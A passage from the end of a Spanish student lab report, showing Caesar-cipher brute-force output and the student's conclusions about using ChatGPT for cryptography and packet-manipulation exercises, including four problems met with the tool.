15     wlcjnia luzcu s myaolcxux y h lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jvwvk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxsp s tc gtsth
21     qfwdhcufotwo m gsui fwr or sb fsrsg
22     pevcbgtensvn l frthevqnq ra erqrf
23     odubfasd m rum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqb kpsk i coqeb snkn ox bonoc
```

Figura 16: Programa ejecutado desde la consola.

Finalmente, se puede observar que el código funciona correctamente y selecciona de ma-



nera adecuada la cadena más probable.

## Conclusiones y comentarios

El desarrollo de esta actividad demostró la eficacia de utilizar herramientas de inteligencia artificial para el desarrollo y la asistencia en trabajos de programación y redes. Se pudo observar cómo la herramienta generó código funcional tanto para el cifrado, el envío de paquetes, como para el descifrado, adaptándose de manera flexible a las necesidades del laboratorio y a las instrucciones proporcionadas.

El laboratorio ofreció una visión práctica del uso combinado de la criptografía y la manipulación de paquetes de red, destacando la importancia de ambas áreas en la seguridad informática. Esta experiencia no solo permitió comprender cómo funcionan estas tecnologías, sino también cómo se pueden aplicar en situaciones reales para proteger o auditar sistemas de información.

En conclusión, el desarrollo de esta experiencia fue enriquecedor, ya que permitió al estudiante no solo familiarizarse con el uso de herramientas de inteligencia artificial, como ChatGPT, sino también profundizar en conceptos clave de criptografía y manipulación de datos. Además, se demostró que con la guía adecuada, estas tecnologías pueden ser aliadas poderosas en el aprendizaje y la ejecución de tareas complejas en el ámbito de la ingeniería informática.

Por ultimo se presentaran 4 problemas que se tuvo al trabajar con la herramienta ChatGPT.

- **Falta de Documentación en el Código:** Un problema recurrente fue que ChatGPT no entregaba el código documentado. Aunque el código era funcional, la ausencia de comentarios dificultaba la comprensión y el mantenimiento del mismo.
- **Código en Idioma Incorrecto:** A pesar de que el prompt estaba redactado en español, ChatGPT entregaba el código en inglés, lo que generaba inconsistencias con el idioma del resto del documento.
- **Instrucciones No Específicas:** Otro inconveniente fue que, en ocasiones, aunque se le pedía a ChatGPT que realizara una tarea específica, el resultado no se ajustaba a lo solicitado. Esto requería darle instrucciones adicionales para obtener un resultado más preciso.
- **Importancia de un Prompt Bien Definido:** Se observó que la calidad de las respuestas de ChatGPT depende en gran medida de la claridad y precisión del prompt. Es necesario aprender a formular entradas adecuadas para recibir resultados óptimos.